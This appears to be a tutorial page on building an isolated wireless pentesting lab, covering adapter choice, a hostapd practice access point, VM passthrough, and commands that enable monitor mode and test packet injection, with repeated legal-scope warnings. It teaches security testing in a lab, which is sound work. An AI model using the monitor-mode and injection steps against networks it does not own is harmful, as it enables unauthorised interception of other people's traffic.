Wireless Testing Lab Setup
Build a dedicated wireless testing rig: a monitor-mode adapter, a Kali host or VM that can see it, and a practice access point you own on a channel you control. This page stops when the RF boundary is proven and the adapter injects — the attack walkthroughs run in the Wireless Security guide.
Legal Warning
RF Scope Boundary
Isolate First
The RF boundary is an SSID and channel you own, on a segment with no route to your home LAN. A repeater, a mesh node or your home SSID turns cracking practice into unauthorized interception, and deauth or evil-twin tests against anything you do not own are an offence in most jurisdictions.
- Network type
- Dedicated SSID on an AP you own
- Lab network
- PentestLab_AP
- Subnet
- 192.168.100.0/24
IP plan
| Role | IP |
|---|---|
| Practice access point | 192.168.100.1 |
| Test client (owned device) | 192.168.100.20 (DHCP pool .10-.50) |
| Kali monitor-mode adapter | no IP — monitor interface |
Create it
hostapd / dnsmasq (Linux host)
# /tmp/hostapd.conf: ssid=PentestLab_AP, channel=6, WPA2 with a lab-only passphrase
sudo hostapd /tmp/hostapd.conf
sudo ifconfig wlan1 192.168.100.1 netmask 255.255.255.0
sudo dnsmasq -C /tmp/dnsmasq.conf     # dhcp-range=192.168.100.10,192.168.100.50,12h
Spare router instead
# SSID PentestLab_AP, WPA2, channel 6, LAN 192.168.100.0/24, WAN port unplugged
# Turn off WPS, UPnP and remote management; keep the admin password in the lab notes.
Prove it is isolated
iwgetid -r; ip -4 routeExpected: PentestLab_AP, and the only route is 192.168.100.0/24 via 192.168.100.1. A default route through your home router means the client is still on your home network.
Never run deauth, evil-twin or capture tests against SSIDs or clients you do not own — the RF boundary is a legal boundary, not just a network one.
Lab Runbook
Use this page as a controlled lab build, not a production hardening guide. Prove the network is isolated before running exercises, then validate and clean up from the operational section at the end of the page.
Plan
4 GB; 20 GB. $30-60 adapter/AP. Isolation: Only your AP, your clients, and your RF test space.
Outcomes
- - Monitor-mode adapter
- - Practice AP
- - Capture workflow
- - Legal scope notes
Recommended Wireless Adapters
Not all WiFi adapters support monitor mode and packet injection. These adapters are tested and recommended for penetration testing:
| Adapter | Chipset | Bands | Monitor Mode | Best For |
|---|---|---|---|---|
| Alfa AWUS036AXML | MediaTek MT7921AU | 2.4/5/6 GHz (WiFi 6E) | ✓ | Modern WiFi 6E testing |
| Alfa AWUS036ACH | Realtek RTL8812AU | 2.4/5 GHz (AC) | ✓ | Dual-band, strong range |
| Alfa AWUS036ACM | MediaTek MT7612U | 2.4/5 GHz (AC) | ✓ | Best Linux support, reliable |
| Panda PAU09 | Ralink RT5572 | 2.4/5 GHz (N) | ✓ | Budget option, plug & play |
| TP-Link TL-WN722N v1 | Atheros AR9271 | 2.4 GHz (N) | ✓ | Classic beginner choice (v1 only) |
Version Matters
Confirm the Adapter Works For This Lab
Install the lab toolkit, then prove the adapter reaches monitor mode with injection working. That is the
whole driver chapter for this page: chipset-specific installs (RTL8812AU via
realtek-rtl88xxau-dkms or MycoWave,
MediaTek MT7921AU, DKMS and Secure Boot pitfalls), band and channel selection, rfkill fixes and every
interface troubleshooting case live in
Wireless Interface Setup.
Wireless lab rig and isolation boundary

Scroll sideways to see the whole diagram
# Lab tooling: enough to run a practice AP and join it as a client.
# Capture, cracking and rogue-AP commands are taught in /wireless-pentesting/.
sudo apt update && sudo apt install -y \
    aircrack-ng hcxdumptool hcxtools hostapd dnsmasq

# 1. The guest sees the USB adapter (VM readers: do the passthrough step below first)
lsusb | grep -i wireless
iw dev

# 2. Enter monitor mode. Modern airmon-ng often enables it in place, so trust
#    `iw dev` for the real interface name instead of assuming wlan0mon exists.
sudo airmon-ng check kill
sudo airmon-ng start wlan0
iw dev wlan0mon info        # substitute the name iw dev printed; expect "type monitor"

# 3. Injection is a separate capability from monitor mode — test it before any exercise
sudo iw dev wlan0mon set channel 6
sudo aireplay-ng -9 wlan0mon    # expect: "Injection is working!"

# Return the adapter to managed mode when you are done building
sudo airmon-ng stop wlan0mon && sudo systemctl restart NetworkManager
USB Passthrough for VMs
If running Kali in a VM, you must pass the USB WiFi adapter through to the guest.
VMware
- VM → Removable Devices → Select adapter
- Click "Connect" to pass through
- Or: VM Settings → USB Controller → Add USB device
- Verify with
lsusbin Kali
VirtualBox
- Install VirtualBox Extension Pack
- Settings → USB → Enable USB 3.0
- Add USB device filter for adapter
- Start VM — adapter auto-attaches
Practice Access Point Setup
Create your own access point for the lab. Use a second WiFi adapter or a cheap router with OpenWrt for the target AP. The IP plan, the subnet and the isolation reasoning are in the Isolate First block above; this section is the full hostapd build.
# Install hostapd
sudo apt install -y hostapd dnsmasq

# Create hostapd config for the lab AP
cat > /tmp/hostapd.conf << 'EOF'
interface=wlan1          # Use second adapter for AP
driver=nl80211
ssid=PentestLab_AP
channel=6
hw_mode=g
ieee80211n=1

# WPA2 with a lab-only passphrase
wpa=2
wpa_passphrase=lab-only-passphrase
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
EOF

# Start the access point
sudo hostapd /tmp/hostapd.conf

# In another terminal, set up DHCP for lab clients
cat > /tmp/dnsmasq.conf << 'EOF'
interface=wlan1
dhcp-range=192.168.100.10,192.168.100.50,12h
# no upstream resolver and no default gateway: the AP must not hand a client DNS or a route out
EOF

sudo ifconfig wlan1 192.168.100.1 netmask 255.255.255.0
sudo dnsmasq -C /tmp/dnsmasq.conf
Verify The Lab Is Isolated
Two checks close out the build: the client is on your SSID only, and the monitor adapter is live. Run this
from the owned test client after it joins PentestLab_AP.
# On the test client
iwgetid -r                          # expect: PentestLab_AP
ip -4 route                         # expect: only 192.168.100.0/24 via 192.168.100.1
ping -c 1 -W 2 192.168.1.1          # expect: fails — no route to the home LAN

# On the Kali side, monitor mode still up and on your AP's channel
iw dev wlan0mon info | grep type    # expect: type monitor
sudo iw dev wlan0mon set channel 6
Stop If Either Check Fails
Where The Technique Walkthroughs Live
Troubleshooting FAQ
These two cover the lab build itself. Monitor mode not coming up, rfkill, injection failures and a
wlan0mon interface that never appears
are interface problems, and the
interface setup troubleshooting
block owns them.
Adapter not detected in Kali VM
- Ensure USB passthrough is enabled (see VM setup section above)
- Check
lsusb— adapter should appear in the list - Try a different USB port (USB 2.0 vs 3.0 can matter)
- Install VirtualBox Extension Pack for USB 3.0 support
- Reboot the VM after connecting the adapter
5 GHz networks not showing up
- Verify adapter supports 5 GHz:
iw phy | grep -A 20 "Frequencies" - Scan both bands:
sudo airodump-ng --band abg wlan0mon - Regulatory domain may limit channels:
sudo iw reg set US - Some 2.4 GHz-only adapters (like TL-WN722N) won't see 5 GHz networks
Readiness And Evidence
What this lab must have before you start, and what to capture so the work is repeatable and reportable.
Minimum Viable Setup
- One monitor-mode adapter
- One practice AP you own
- One known client on a documented channel
Evidence To Capture
- Adapter chipset and driver output
- Monitor mode confirmation
- Capture containing only your test client
- Written RF scope note
Keep It Fresh
Re-check these against the current release before you trust the lab again.
-
Adapter support Before purchase or rebuild
Check chipset, revision, kernel, and driver support.
-
WPA3/6E behavior Before exercise
Confirm region, channel, adapter, and AP support.
Setup Anti-Patterns
Habits that turn a useful lab into an unnecessary risk.
- Running deauth or evil twin tests near unrelated clients
- Capturing neighboring SSIDs or clients
- Assuming 6 GHz testing is legal for every adapter/region
Operational Safety Baseline
Apply these rules before running any lab command on this page.
- Work only on systems you own or have explicit authorization to test.
- Keep vulnerable services off your home LAN and off public interfaces.
- Take clean snapshots before every exercise and before every vulnerable configuration change.
- Use dedicated cloud accounts, subscriptions, and projects with billing alerts before deployment.
- Write down the teardown command before you run the setup command.
Validation Checkpoints
- -Adapter enters monitor mode
- -AP channel is known
- -Capture includes your test handshake only
Cleanup And Rollback
- -Restore NetworkManager
- -Stop monitor mode
- -Power down practice AP
- -Delete captures that include unrelated clients